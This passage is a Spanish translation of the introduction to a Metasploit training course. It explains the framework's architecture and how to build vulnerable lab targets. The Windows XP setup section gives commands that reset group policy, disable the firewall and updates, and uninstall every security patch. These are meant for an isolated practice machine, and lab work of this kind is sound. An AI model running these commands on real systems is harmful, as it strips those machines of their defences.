


# Introducción

*"If I had six hours to chop down a tree, I'd spend the first four of them sharpening my axe".*

-Abraham Lincoln

"Si yo tuviera 6 horas para cortar un árbol, me pasaría las primeras cuatro afilando mi hacha".

-Abraham Lincoln



Este refrán me ha seguido durante muchos años, y me recuerda constantemente que al abordar un problema con el conjunto adecuado de herramientas es indispensable para tener el éxito. ¿Qué significa esta entrada semi-filosófica con Metasploit Framework? Antes de realizar una prueba de penetración o una auditoria, hay que prestar atención en "afilarse las herramientas" y actualizar todo lo actualizable en Backtrack. Esto incluye pequeña reacción en cadena, que siempre empieza en el prompt de Metasploit framework con "svn update".


Yo considero el MSF a ser una de las herramientas de auditoria más útiles disponibles gratuitamente para el profesional de seguridad hoy en día. Contiene una amplia gama de exploit de calidad comercial y un extenso entorno de desarrollo de exploit, pasando por las herramientas de recolección de información y plugins de vulnerabilidad web. El Metasploit Framework provee un entorno de trabajo verdaderamente impresionante. El MSF es mucho más que una colección de exploits, es una infraestructura donde puedes aprovechar y utilizarlo para tus necesidades específicas. Esto le permite concentrarse en un único entorno, y no tener que reinventar la rueda.

Este curso se ha escrito de manera que se comprenda el aspecto del framework no solo para el "usuario", sino a dar una introducción a las capacidades que ofrece Metasploit. Nuestro objetivo es darle una mirada profunda a las diferentes características de MSF, y proporcionarle la habilidad y confianza para utilizar esta herramienta asombrosa en su máxima capacidad.

Tenga en cuenta que MSF está en constante evolución y sospecho que al tiempo que este curso salió a la luz, habrá muchos cambios y adiciones al proyecto. Nosotros intentaremos mantener este curso al día con todas las nuevas y emocionantes características de Metasploit que se le irán añadiendo.

El [grado de conocimiento que se espera y se exige a los estudiantes](#) antes de que el contenido proporcionado sea de utilidad. Si usted encuentra que no está familiarizado con ciertos tópicos, nosotros recomendamos dedicar un tiempo en investigar antes de intentar el módulo. No hay nada más satisfactorio que resolver el problema uno mismo, por lo que le recomendamos encarecidamente

# Arquitectura de Metasploit



## Sistema de Archivos y Bibliotecas

**El sistema de archivos de MSF se presenta de una manera intuitiva y es organizado por la guía.**

- lib: la «carne» de la base de código en el marco
- datos: los archivos editables utilizado por Metasploit
- herramientas: varias utilidades de línea de comandos
- módulos: el real de los módulos de MSF
- lugins: plugins que se pueden cargar en tiempo de ejecución
- secuencias de comandos: Meterpreter y otros scripts
- externo: el código fuente y las bibliotecas de terceros

## Librerías

### Rex

- La libreria basica para la mayoria de las tareas
- Maneja sockets, protocolos, transformaciones de texto, y otros
- SSL, SMB, HTTP, XOR, Base64, Unicode

## **MSF::Core**

- Proporciona la 'base' de la API
- Define el marco de Metasploit

## **MSF::Base**

- Proporciona un amigable API
- Proporciona API simplificada para su uso en el Marco

▪ [Arquitectura de Metasploit](#)

▪ [Módulos de Metasploit](#)

## **Modulos y Localizaciones**

Metasploit, tal como se presenta al usuario, se compone de modulos.

### **Exploits**

- Definidos como modulos que utilizan payloads
- Un exploit sin un payload es un modulo Auxiliar

### **Payloads, Encoders, Nops**

- Un Payload se compone de codigo que se ejecuta remotamente
- Los Encoders se aseguran de que los payloads llegan a su destino
- Los Nops mantienen los tamaños de los payloads consistentes.

## **Localizaciones de los Modulos**

### **Arbol Primario de Modulos**

- Se encuentra bajo \$install/modules//

### **Arbol de Modulos Especificos del Usuario**

- Se encuentra bajo ~/.msf3/modules//
- Esta localizacion es ideal para conjuntos de modulos privados.

### **Cargando Arboles Adicionales en Tiempo de Ejecucion**

- Añade la opcion -m al ejecutar msfconsole (msfconsole -m)
- Usa el comando loadpath desde msfconsole

En Metasploit Framework, todos los modulos son clases Ruby.

- Los modulos heredan de la clase de tipo especifico.
- La clase de tipo especifico hereda de la clase Msf::Module
- Hay una API comun compartida entre modulos

Los Payloads son ligeramente diferentes.

- Los Payloads se crean en tiempo de ejecucion desde varios componentes
- Pegan juntos stagers con stages

## Mixins y Plugins

---

Una rapida incusion en Ruby.

- Cada clase solamente tiene un padre
- Una clase puede incluir muchos Modulos
- Los Modulos pueden añadir nuevos metodos
- Los Modulos pueden recargar viejos metodos
- Los Modulos de Metasploit heredan Msf::Module e incluyen mixins para añadir caracteristicas.

### Metasploit Mixins

Los Mixins son bastante simples, la razon por la que Ruby mola.

- Los Mixins 'incluyen' una clase en otra
- Esto es tanto diferente como similar a la herencia
- Los Mixins pueden sobreescribir los metodos de una clase

Los Mixins pueden añadir nuevas caracteristicas y permiten a los modulos tener diferentes 'sabores'.

- Especificos del protocolo (p.ej. HTTP, SMB)
- Especificos del comportamiento (p.ej. fuerza bruta)
- connect() es implementado por el mixin TCP
- connect() es recargado entonces por FTP, SMB, y otros.

Los Mixins pueden cambiar el comportamiento

- El mixin Scanner recarga run()
- Scanner cambia run() por run\_host() y run\_range()
- Llama a estos en paralelo basado en el parametro THREADS
- El mixin BruteForce es similar

```
class MiPadre
    def woof
        puts "woof!"
```

```
    end
  end
class MiClase < MiPadre
end
object = MiClase.new
object.woof() => "woof!"
```

```
module MiMixin
  def woof
    puts "secuestrado el metodo woof!"
  end
end
class MiClaseMejor < MiClase
  include MiMixin
end
```

## Metasploit Plugins

Los Plugins trabajan directamente con la API.

- Manipulan el framework como un todo
- Los Plugins se enganchan en el subsistema de eventos
- Automatizan tareas específicas que serían aburridas de hacer manualmente

Los Plugins solamente funcionan en la msfconsole.

- Los Plugins pueden añadir nuevos comandos de consola
- Extienden totalmente la funcionalidad del Framework.

## Materiales requeridos para el curso

No debería ser ninguna sorpresa que la mayoría de los exploits disponibles en Metasploit Framework están dirigidos hacia Microsoft Windows, así que para completar el laboratorio de este curso usted requerirá un sistema objetivo para los ataques. Este sistema debería consistir en una Maquina Virtual de su elección en el computador anfitrión.

Si usted no tiene un Windows XP extra y/o una licencia del VMware Workstation, NIST tiene una maquina virtual con WinXP pre-instalada disponible para ser descargada bajo "Federal Desktop Core Configuration project" en las URL de referencias en las secciones siguientes. Su FAQ es un buen recurso para familiarizarse con el FDCC.

Desafortunadamente, la maquina virtual proporcionada por NIST esta en formato de Microsoft VirtualPC. Ademas, los VM,s producidos por NIST están diseñados y configurados para

mantener a las personas que usan Metasploit Framework de comprometerlos. Los pasos en las siguientes secciones lo guiaran por el proceso de convertir la imagen de VirtualPC en formato VMware, quitar los parches y directivas de grupo de la imagen. Y a continuación podrá cargar y ejecutar la maquina virtual usando el Vmware Player gratuito para completar el laboratorio del curso.

Aunque VMware Converter y VMware Player son "gratis", tendrá que registrarse para realizar la descarga. Sin embargo, la virtualizacion de aplicaciones y programas vale la pena el registro si no es ya un miembro actual. Usted también puede usar VMware Workstation o alguna otra aplicación de Virtualizacion de Infraestructura.

Este curso fue creado usando la ultima versión de svn trunk del Metasploit Framework, en el momento de escribir este articulo la versión es 3.3-dev. Si esta usando back|track 4 como su plataforma, puede siempre actualizar a la ultima versión del trunk usando 'svn up' en el directorio '/pentest/exploits/framework3/'.

Por ultimo, si la intención es hacer cualquier desarrollo de exploit, La VM de NIST, tiene una imagen regular de una estación de trabajo, pero sin un depurador instalado. Puede instalar OllyDbg o Immunity Debugger (o los dos) en su VM.

## Requisitos de Hardware

### Contenido

#### 1 Requisitos de Hardware

- 1.1 Algunos requisitos de hardware que se deben considerar son:
- 1.2 Espacio en el Disco Duro
- 1.3 Memoria suficiente
- 1.4 Procesador suficiente
- 1.5 Accesibilidad a Internet

## Requisitos de Hardware

Antes de entrar en el maravilloso mundo de Metasploit Framework tenemos que garantizar nuestro hardware cumpla o supere algunos requerimientos antes de proceder. Esto ayudara a eliminar muchos problemas antes de que surjan mas adelante.

Todos los valores mencionados son estimados o recomendados. Puede usar menos pero se sentirá el rendimiento.

### ***Algunos requisitos de hardware que se deben considerar son:***

- Espacio en el Disco Duro
- Memoria suficiente
- Procesador suficiente

- Acceso Inter/Intra-net

### **Espacio en el Disco Duro**

Este sera lo mas exigente de superar. Sea creativo si llega a tener limitaciones en el espacio.

Este proceso puede consumir casi 20 gigabytes de espacio en el disco, así que está avisado.

Esto significa que no puede usar una partición FAT32 ya que no admite archivos grandes. Elija NTFS, ext3 o algún otro formato. El espacio recomendado necesario es de 40 gigabytes.

730000000 696MB //z01 file size on disk

```
730000000 696MB //z02 file size on disk
730000000 696MB //z03 file size on disk
730000000 696MB //z04 file size on disk
730000000 696MB //z05 file size on disk
272792685 260MB //zip file size on disk
total -----
3740MB //Total space before decompression and extraction
5959506432 5700MB //Extracted image file size on disk
```

20401094656 19456MB //Per Converted FDCC VM on disk

```
total -----
28896MB
8589934592 8192MB //Optional Backtrack "GUEST" HDD Requirement's
total -----
37088MB
123290094 112MB //VMware-converter-4.0.1-161434.tar.gz
377487360 360MB //VMware Converter installed on disk
101075736 97MB //VMware-Player-2.5.3-185404.i386.bundle
157286400 150MB //VMware Player Installed on disk
total -----
37807MB //See how fast it gets consumed!
```

Si decidió producir clones o snapshots a medida que avanza en este curso, estas también ocuparan una cierta cantidad de espacio. Este alerta y asegure el espacio necesario.

### **Memoria suficiente**

Sin suficiente memoria para su sistema operativo ANFITRION e INVITADO a la larga eventualmente su sistema fallara. Va a requerir RAM para el OS de su host así como la cantidad equivalente de RAM que le este dedicando a cada maquina virtual. Use la guía siguiente para ayudarlo a decidir la cantidad de RAM necesaria para su situación.

Linux "HOST" Minimal Memory Requirement's

```
1GB of system memory (RAM)
```

Realistically 2GB or more

#### Per Windows "GUEST" Minimal Memory Requirement's

At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!

Realistically 1GB or more with a SWAP file of equal value

#### (Optional) Backtrack "GUEST" Minimal Memory Requirement's

AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!

Realistically 1GB or more with a SWAP file of equal value

### **Procesador suficiente**

La Velocidad del Procesador no es siempre un problema con el hardware de fecha, aunque el hardware viejo puede ser utilizado de otra manera para servir a un mejor propósito. El requisito mínimo para VMware Player es de 400Mhz o un procesador mas rápido (500Mhz recomendado). Mas procesamiento, por supuesto, es mejor.

### **Accesibilidad a Internet**

Esto se puede solucionar con cable cat5 desde tu router/switch/hub. Si no hay servidor dhcp en tu red, tendrá que asignar las direcciones IP estáticas para tus maquinas virtuales. Una conexión de red inalámbrica puede funcionar tan bien como un cable Ethernet, sin embargo, la disminución de señal por la distancia, a través de objetos, y estructuras limitara severamente tu conectividad.

## **Ubuntu 7.04**

### **Ubuntu 7.04**

A fin de ofrecer variedad para el curso y proporcionar un objetivo diferente a Microsoft Windows, se creara una maquina virtual vulnerable con Ubuntu 7.04 Feisty Fawn.

Para empezar, descargamos la maquina virtual x86 de Ubuntu 7.04 Server ofrecido por Canonical.

```
root@bt4:~# wget http://isv-image.ubuntu.com/vmware/Ubuntu-7.04-
server-i386.zip
--2009-09-13 08:01:08-- http://isv-image.ubuntu.com/vmware/Ubuntu-
7.04-server-i386.zip
```

```
Resolving isv-image.ubuntu.com... 91.189.88.35
Connecting to isv-image.ubuntu.com|91.189.88.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
...snip...
```

Aunque Canonical es muy buena manteniendo versiones antiguas de Ubuntu disponibles, ellos no mantienen los repositorios en linea para cada distro por siempre. A fin de permitir archivos e impresoras tendremos que descargar la imagen iso de Ubuntu 7.04 Server y instalar los paquetes de ahí.

```
root@bt4:~# wget http://old-
releases.ubuntu.com/releases/feisty/ubuntu-7.04-server-i386.iso
--2009-09-13 08:46:04-- http://old-
releases.ubuntu.com/releases/feisty/ubuntu-7.04-server-i386.iso
Resolving old-releases.ubuntu.com... 91.189.88.35
Connecting to old-releases.ubuntu.com|91.189.88.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
...snip...
```

Una vez la descarga este finalizada, tendremos que extraer la maquina virtual de Ubuntu Server.

```
root@bt4:~# unzip Ubuntu-7.04-server-i386.zip
Archive: Ubuntu-7.04-server-i386.zip
  inflating: Ubuntu-7.04-server-i386/Ubuntu-7.04-server-i386.vmdk
  inflating: Ubuntu-7.04-server-i386/Ubuntu-7.04-server-i386.vmx
```

Abre la VM en VMware Player, enciendela, y espera a que arranque. Parecerá que esta colgado en '\* Running local boot (/etc/rc.local)' pero no es así. Solo precione 'Enter' para acceder al command prompt. El usuario y contraseña para esta VM es ubuntu en ambos. Por defecto, la VM no tendrá la interfaz ethernet habilitada por lo que necesitará hacer eso primero. Cambie la dirección IP y subred como en el ejemplo de abajo para que coincida como la red destino.

```
ubuntu@ubuntu:~$ sudo ifconfig eth1 up
Password:
ubuntu@ubuntu:~$ sudo ifconfig eth1 192.168.1.166 netmask
255.255.255.0
ubuntu@ubuntu:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
          inet addr:192.168.1.166 Bcast:192.168.1.255
          Mask:255.255.255.0
...snip...
```

A continuación, tenemos que instalar Samba en la VM para permitir compartir archivos e impresoras. Con el fin de instalarlo, necesitaremos primero insertar el iso de Ubuntu 7.04 Server a la VM. En el menú de VMware Player, seleccione Devices -> CD/DVD (IDE) -> Connect to Disk Image File (iso). Primero tendrá que desconectar la unidad ya la tiene

conectada. Con la iso insertada a la maquina virtual, instalaremos Samba. Se le pedira que confirme la instalacion. Solo precione Y para continuar.

```
ubuntu@ubuntu:~$ sudo apt-get install samba  
Password:  
...snip...  
* Starting Samba daemons...
```

Ahora podemos verificar la comparticion de archivos e impresoras si esta realmente habilitada.

```
ubuntu@ubuntu:~$ netstat -antp | grep 445  
tcp            0      0 0.0.0.0:445  
0.0.0.0:*          LISTEN
```

## Windows XP SP2

### Windows XP SP2

En esta sección bajaremos el objetivo de VM y usamos Wine para ejecutar aplicaciones de Windows como WinRAR. Esta aplicación extraerá el VM de un archivo zip divido. Le recomendamos verificar la integridad de los archivos para asegurarse de que no tendrá problemas. EL proceso es muy simple de hacer, back|track 4 tiene las aplicaciones necesarias para hacer esto.

## Archivos Requeridos

### Editando Archivos Requeridos

1. Primero deberemos descargar los 6 archivos que contienen nuestra maquina virtual objetivo. Una ves que se haya descargado todos los archivos, verificamos que coincidan los MD5 con los que se muestran a bajo. Esto puede tardar un tiempo considerable para que se termine de descargar completamente, Por favor tenga esto en cuenta.

```
wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC\_IMAGES/XP-Q4-2009/XP\_NIST\_FDCC\_Q4\_2009.zip  
wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC\_IMAGES/XP-Q4-2009/XP\_NIST\_FDCC\_Q4\_2009.z01  
wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC\_IMAGES/XP-Q4-2009/XP\_NIST\_FDCC\_Q4\_2009.z02  
wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC\_IMAGES/XP-Q4-2009/XP\_NIST\_FDCC\_Q4\_2009.z03
```

2 . Luego de descargar los múltiples archivos zip, comprábamos su hash MD5. Este proceso puede tardar un tiempo dependiendo de su hardware.

```
root@bt4:~# md5sum XP_NIST_FDCC_Q4_2009.z*
a185eb4dd9882144e351c30ae236d113 XP_NIST_FDCC_Q4_2009.zip
6e3fe97ae2da74d244a2607877b985b9 XP_NIST_FDCC_Q4_2009.z01
b4c11fd35b71ea6e914792a9828082ef XP_NIST_FDCC_Q4_2009.z02
18f89fc9c57d7aec406efcb9c083099a XP_NIST_FDCC_Q4_2009.z03
root@bt4:~#
```

3. Ahora debemos instalar WinRAR. Esto nos ayudara a extraer la maquina virtual desde el archivo zip.

```
root@bt4:~# wget http://www.offsec.com/downloads/wrar390.exe
```


4. Instalamos ahora msttcorefonts para que wine trabaje correctamente.

```
root@bt4:~# apt-get install msttcorefonts
```

5. Lo siguiente, sera iniciar la instalacion de WinRAR usando wine.

```
root@bt4:~# wine wrar390.exe
```

6. Puede aceptar los valores por defecto de la instalacion y despues ejecutar WinRAR cuando haya finalizado.



7. En WinRAR, haga click en "File", "Open archive" y seleccione el archivo FDCC-Q4-XP-VHD.zip. Una vez que el archivo se haya abierto, click en "Extract To" y seleccione la ubicación para los archivos.

8. El último archivo es importante descargar la máquina virtual el archivo de configuración que no viene con el disco duro del NIST. Descargue el archivo VMC desde la siguiente ubicación y guárdelo en la misma carpeta que el disco duro extraído.

```
root@bt4:~# wget http://www.offensive-security.com/msf/XP_NIST_FDCC_Q4_2009.vmc
```

## Configurando VMware

### Configurando VMware

#### Instalar VMware Player y Converter

```
VMware Converter: http://www.vmware.com/products/converter/  
VMware Player: http://www.vmware.com/products/player/
```

1. Cambie el directorio que contiene el VMware Converter y desempaque el archivo. Puede aceptar los valores por defecto durante la instalación de VMware Converter:

```
root@bt4:~# tar -zxvf VMware-converter-4.0.1-161434.tar.gz
```

2. Una vez la extracción se ha completado, cambie al directorio recién creado y ejecute el instalador:

```
root@bt4:~# cd vmware-converter-distrib/  
root@bt4:~# ./vmware-install.pl  
root@bt4:~# /usr/bin/vmware-converter-client
```

3. Ya cuando el VMware Converter ha comenzado, seleccione "Convert Machine" desde la barra de herramientas.

4. En el menú desplegable junto a "Select source type", seleccione "Backup image or third-party virtual machine". Con suerte para nosotros, VMware Converter soporta la mayoría de las imágenes y formatos.

5. Click en "Browse", y seleccione el archivo ".vmc" de la imagen extraída del NIST, a continuación haga click en "Next"

6. En el menu desplegable junto a "Select destination type", seleccione "VMware Workstation OR other VMware virtual machine". En el otro menu desplegable que aparecera debajo de la primera. Seleccione "VMware Player 2.5.x".
7. Introduzca un nombre en "Virtual machine details", seleccione una ubicación para salvar la maquina virtual y luego click en "Next".
8. En la version para Windows de VMware Converter, una vez que el convertidor a terminado de analizar la maquina virtual, se le presentara una ventada donde puede cambiar varias opciones de VM. Seleccione "Advanced options" luego seleccione "Install VMware Tools on the imported virtual machine". Click en "Next" y luego "Finish".
9. Cámbiese al directorio de descarga, coloque permisos de ejecución a VMware Player, e inicie el instalador de VMware Player y siga el asistente a través de la instalación:

```
root@bt4:~# chmod 755 VMware-Player-2.5.2-156735.i386.bundle
root@bt4:~# ./VMware-Player-2.5.2-156735.i386.bundle
```

10. Inicie VMware Player y arranque la maquina virtual con XP.
11. Desinstale "Virtual Machine Additions" usando "Add Remove Programs" e instale VMware tools.

## Post-Instalacion XP SP2

### Post-Instalacion XP SP2

#### Removiendo las directivas de grupo (GPO)

1. Inicie sesión en XP. El usuario para esta imagen es "Renamed\_Admin" y la contraseña es P@ssw0rd123456.
2. Descargue el "Microsoft Fixit" del siguiente enlace (<http://www.offensive-security.com/downloads/MicrosoftFixit50198.msi>). Ejecute FixIt para restablecer la configuración de GPO. Reinicie cuando haya terminado.
3. Abra el command prompt y use el siguiente comando:

```
C:\>secedit /configure /db reset /cfg
"c:\windows\security\templates\compatws.inf" /overwrite
C:\>del c:\windows\system32\grouppolicy\machine\registry.pol
```

4. Reinicie la maquina virtual para que cambios hagan efecto.

Desinstalando los parches.

- 1 . Vaya al Panel de Control y seleccione "Switch to Classic View" del lado izquierdo.
2. Abra el "Windows Firewall" y apagelo "Off".
3. Abra "Automatic Updates" y seleccione "Turn off Automatic Updates" para que Windows no deshaga los cambios que hicimos.
4. Abra "Security Center", seleccione "Change the way Security Center alerts me" del lado izquierdo y desmarque todas las casillas. Esto deshabilitara los molestos pop-up de notificaciones en el system tray.
5. Regrese al Panel de Control, abra "Add or Remove Programs". Seleccione la casilla "Show updates" en la parte superior. Esto mostrara todos el programas y actualizaciones de seguridad que se han instalado.
6. Desde la linea de comandos ejecute el siguiente comando para desinstalar todos los parches y reinicie.

```
C:\>dir /a /b c:\windows\$ntuninstallkb* > kbs.txt && for /f %i in (kbs.txt) do cd c:\windows\%i\spuninst && spuninst.exe /passive /norestart && ping -n 15 localhost > nul
```

7. Reinicie la maquina virtual para completar el proceso de desinstalacion.


## Servicios Adicionales

### Servicios Adicionales

